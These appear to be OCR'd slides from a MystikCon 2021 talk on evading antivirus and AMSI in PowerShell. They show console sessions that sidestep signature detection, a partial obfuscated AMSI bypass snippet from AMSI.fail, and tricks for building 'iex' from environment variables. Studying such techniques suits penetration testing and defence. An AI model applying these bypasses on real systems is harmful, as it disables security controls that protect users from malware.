
```
PS C:\> amsiutils
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\> ams`iut`ils
amsiutils : The term 'amsiutils' is not recognized as the name of a cmdlet, function, script file, or operable
program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ ams`iut`ils
+ ~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\> 'ams'+'iuti'+'ls'
amsiutils
PS C:\> 'amsiutils'
At line:1 char:1
+ 'amsiutils'
+ ~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

MYSTIKCON 2021

Sponsored By | OFFENSIVE security ZERO POINT SECURITY ORDINA

Powershell Defences: AMSI

- Variants of Matt Graeber’s AMSI bypass methods continue to work against AMSI up till today (keep generating till you find one that works; it does not take long.)



What is AMSI.fail?


AMSI.fail generates obfuscated PowerShell snippets that break or disable AMSI for the current process. The snippets are randomly selected from a small pool of techniques/variations before being obfuscated. Every snippet is obfuscated at runtime/request so that no generated output share the same signatures.

```
#Matt Graebers second Reflection method
$=$null;$ycwu="$(('Sy'+'st'+'em').noRMalIzE([CHAR]([BytE]0x46)+[CHAr](111+21-21)+[CHar](108+6)+[chAr]
([BYtE]0x6d)+[ChaR]([BytE]0x44)) -replace [cHAr](92*60/60)+[cHaR](112+88-88)+[ChAR]([bYte]0x7b)+
[ChAR]([byTE]0x4d)+[CHAr]([BYte]0x6e)+[cHAr]([BYTe]0x7d)).$([cHar](77)+[CHAr]([byTe]0x61)+[CHAr]
([bYTe]0x6e)+[cHar]([BYTe]0x61)+[chAR](103+55-55)+[cHar](101+4-4)+[ChAR]([byTE]0x6d)+[ChAR](101+1-1)+
[cHaR]([bYTE]0x6e)+[CHaR]([BYtE]0x74)).$([cHaR](65+31-31)+[CHaR](117*36/36)+[CHAr](116+38-38)+[CHar]
(95+16)+[chAR](109+38-38)+[chAr](24+73)+[cHAR]([BYTE]0x74)+[cHar]([bYTe]0x69)+[CHar](111*15
/15)+[chAr](110*30/30)).$(('Àmsì'+'Util'+'s').NormALizE([ChAr](28+42)+[cHaR]([byTe]0x6f)+[ChAR]
(114+32-32)+[cHAR]([bytE]0x6d)+[cHAR](44+24)) -replace [cHaR](92+57-57)+[ChAR]([bYTe]0x70)+[ChAR]
([bYTe]0x7b)+[Char](77+37-37)+[CHAr](110)+[CHAR](125))";$zmpmvosteamkrwkpsawbezby="+
('õy'+'ìs'+'je'+'zd'+'g').nOrmAliZe([CHar]([bYtE]0x46)+[ChAr]([byTE]0x6f)+[cHaR]([byte]0x72)+[CHaR]
```

https://amsi.fail/

Powershell Obfuscation

- Just like in C# shellcode runner, we can obfuscate Powershell.
- In true "living off the land" spirit, there are more fun obfuscation tricks beyond encoding/decoding.



News


Lemon duck malware has special COVID-19 info from WHO for you

By CybersecAsia editors | Tuesday, September 1, 2020, 2:41 PM Asia/Singapore


https://www.cybersecasia.net/newsletter/lemon_duck-has-special-covid-19-info-from-who-for-you

Environment Variables

- Building "suspicious" strings using environment variables, or parts of environment variables.



```
PS C:\> $shellID
Microsoft.PowerShell
PS C:\> $shellID[1] + $shellID[13] + 'x' -join ""
iex
```



```
PS C:\> $env:comspec
C:\WINDOWS\system32\cmd.exe
PS C:\> $env:comspec[4]
I
PS C:\> $env:comspec[26]
e
PS C:\> $env:comspec[25]
x
PS C:\> $env:comspec[4,26,25] -join ""
Iex
```

MYSTIKCON 2021

Inspiration from John Hammond's video (Cryptocoin Miner – Unpeeling Lemon Duck Malware) -- https://www.youtube.com/watch?v=D3ynyQV0LLY

MYSTIKO

Too Much to Learn!!!

How do we learn all of these in such a short time?

MYSTIKCON 2021

A Word on Courses

- **Many** infrastructure penetration testing/AD courses today incorporate some form of AV evasion. Examples:
  - Rastamouse's CRTO: operator-centric (uses C2 framework to teach) – you'll learn how to use Covenant properly
  - Offensive Security's PEN-300: more theoretical, research-oriented (build code cradles from scratch) – similar style to today's talk
  - eLearnSecurity's eCPTX: covers what is needed as part of an overall penetration testing engagement

MYSTIKO

The Path to FUD Begins Here...

- Too manual? Do this automatically...
  - Veil-Evasion
  - Use a C2 framework (many options like Merlin, Sliver, even Empire!)
  - Build your own C2 framework?!

MYSTIKO

Q & A

- Contact me:
  - Linkedin: https://www.linkedin.com/in/donavan-cheah-90548977/ -- just drop a DM!

MYSTIKCON 2021